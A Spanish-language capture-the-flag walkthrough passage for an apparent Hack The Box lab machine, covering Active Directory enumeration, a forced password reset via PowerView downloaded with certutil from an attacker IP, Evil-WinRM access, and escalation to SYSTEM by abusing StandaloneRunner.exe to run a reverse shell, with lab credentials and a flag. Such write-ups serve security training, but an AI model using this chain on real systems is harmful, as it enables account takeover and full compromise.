
Comando: `bloodhound-python -u 'dallon.matrix' -p 'PJs01du$CVJ#D' -d axlle.htb -ns 10.129.2.106 -c All --zip`


Arrancamos el neo4j: `neo4j start`

Y arrancamos bloodhound: `bloodhound &>/dev/null & disown`

Subimos el zip creado por bloodhound-python.

Observamos que `dallon.matrix` tiene permisos para cambiar la contraseña de `baz.humphries` y `jacob.greeny` (`ForceChangePassword`).





BAZ.HUMPHRIES y JACOB.GREENY, vemos que esta en el grupo de APP DEVS, y en el Windows remote management.

6.5. Toma de control del usuario baz.humphries

Utilizamos PowerView para realizar el cambio de contraseña de forma remota.

Descargamos e importamos powerview:

```
certutil.exe -f -urlcache -split http://10.10.15.81/PowerView.ps1
Import-Module .\PowerView.ps1
```

Procedemos a cambiar la contraseña de BAZ.HUMPHRIES:

```
$sec = ConvertTo-SecureString 'password123$!' -AsPlainText -Force
Set-DomainUserPassword -Identity baz.humphries -AccountPassword $sec
```

Verificamos con netexec: `netexec smb 10.129.2.106 -u 'baz.humphries' -p 'password123$!'`

Resultado: `[+] axlle.htb\baz.humphries:password123$!`

6.5.1. Acceso por Evil-WinRM

Nos conectamos por evilwinrm: `evil-winrm -i 10.129.2.106 -u 'baz.humphries' -p 'password123$!'`

7. ESCALADA A SYSTEM (Privilege Escalation)

7.1. Enumeración del directorio App Development

Accedemos a la carpeta de C:\App Development: `cd C:\app*` .

Dentro de App Development en el directorio de kbfiltr, encontramos un readme.md, comprobamos su contenido: `cat readme.md`

Vemos una nota que ponte: `**NOTE: I have automated the running of C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\Internal\x64\standalonrunner.exe as SYSTEM to test and debug this driver in a standalone environment**`

7.2. Investigación de StandaloneRunner.exe (LOLBIN)

Buscamos el binario standalonrunner.exe, en internet y encontramos la siguiente referencia: <https://github.com/nasbench/Misc-Research/blob/main/LOLBINs/StandaloneRunner.md>

En el readme explica lo que es:

StandaloneRunner.exe is a utility included with the Windows Driver Kit (WDK) used **for** testing and debugging drivers on Windows systems. It allows developers to execute and debug driver packages **in** a standalone environment without needing to install them on a target system.

Paths:

```
C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\arm\standalonrunner.exe  
C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\arm64\standalonrunner.exe  
C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\x64\standalonrunner.exe  
C:\Program Files (x86)\Windows  
Kits\10\Testing\StandaloneTesting\Internal\x86\standalonrunner.exe
```

En el readme, también incluye una explicación de como se ejecuta:

Putting Everything Together

To recap. In order to achieve command execution we need the following.

Copy standalonrunner.exe and standalonexml.dll to a directory of your choosing.

Create a file named reboot.rsx inside the execution directory and fill it with the following content.

```
myTestDir  
True
```

Mimick the expected results of MakeWorkingDir by creating the following

hierarchy from the execution directory myTestDir\working.

Create a file named rsf.rs and copy inside myTestDir\working.

Create a file named command.txt in the execution directory and fill it with the following content.

```
calc
```

That's it!

Once you execute standalonerunner.exe and wait 60 seconds you should see a calculator pop up.

7.3. Explotación de StandaloneRunner

Parece que es muy peligroso.

Accedemos al directorio: `cd C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\Internal\x64\`

Nos ponemos en escucha: ``rlwrap nc -nlvp 443'`

Copiamos la reverse.exe anteriormente, en C:\windows\temp\test\reverse.exe

Hacemos:

```
echo "testing`nTrue" > reboot.rs; mkdir -Force testing/working; echo  
"something" > testing/working/rsf.rs; echo "powershell -c  
C:\windows\temp\test\reverse.exe" > command.txt
```

Resultado: `reverse shell exitoso.`

La automatización de SYSTEM ejecutó StandaloneRunner.exe, el cual leyó nuestro command.txt y ejecutó la reverse shell.

7.4. Acceso final y flags

Verificamos usuario: `whoami`

Resultado: `axlle\administrator`

Obtenemos la flag de root: `type root.txt`

Resultado: `bb0ab78bf1d4ad3793b68fa5da3c3c16`